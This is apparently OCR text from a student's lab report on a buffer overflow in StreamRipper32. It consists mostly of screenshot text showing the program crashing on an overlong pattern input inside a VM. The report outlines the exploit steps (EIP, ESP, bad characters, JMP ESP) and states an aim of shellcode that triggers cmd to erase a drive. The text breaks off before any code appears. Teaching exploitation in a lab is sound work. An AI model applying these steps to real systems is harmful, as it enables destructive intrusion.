
CSE2010 Lab-9

Ginjupalli Lekhana devasena
18BCE7207
L39+L40

Lab experiment - Working with the memory vulnerabilities – Part III


1) Crashing the StreamRipper32 with exploit2.py




Max KB To Rip: 0

Relay Port: 10069

Stream Name	Pattern
StreamRipper 32	AAAAAAAA...





StreamRipper 32

Broadcast Parameters
URL (http://ip:port)

Current MP3
Title:
Bytes Read:

Output
Max KB To Rip: 0
Destination:

Relay Port: 10069

Station/Song Matchin
□ Enable

Stream Name
StreamRipper 32

SHOUTcast.com Dire
Genre:


Pattern Match

Station Pattern: StreamRipper 18BCN7081

Song Pattern: ?rUfemkCwR3SB0osZC0F3K0XUQsrMCTS0AA

Note: All patten matches are *substring* matches

Use keyword "any_match" to match any station or song




Win 7 LAB (APPLICATION_SS) [Running] - Oracle VM VirtualBox

SRipper MFC Application

SRipper MFC Application has stopped working

Windows is checking for a solution to the problem...



Max KB To Rip: 0


Relay Port: 10069


Stream Name: StreamRipper 32

SRipper MFC Application

SRipper MFC Application has stopped working

A problem caused the program to stop working correctly. Windows will close the program and notify you if a solution is available.





StreamRipper 32

URL (http://ip:port):

Title:

Bytes Read:

Max KB To Rip: 0

Destination:

Relay Port: 10069


□ Enable

Stream Name	Pattern
StreamRipper 32	AAAAAAAA...

Genre: 18BCN7081

Search Text: DF3KOXUQsrMCTS0AA

Description	Bitrate	Track Info



SRipper MFC Application has stopped working

Windows is checking for a solution to the problem...

Changing the Trigger:


Necessary Prerequisite steps to be done:

1) Crashing the Application
2) Find EIP
3) Control ESP
4) Identify Bad Characters
5) Find JMP ESP

We have already carried out these steps in last experiment i.e.

Part II So let's continue to trigger cmd to erase our HDD.


Generating ShellCode



Kali-Linux-vbox [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali: ~
11:12 PM
89%
kali@kali: ~
File Actions Edit View Help
Right Ctrl
Type here to search
ENG
08:42
04-05-2021

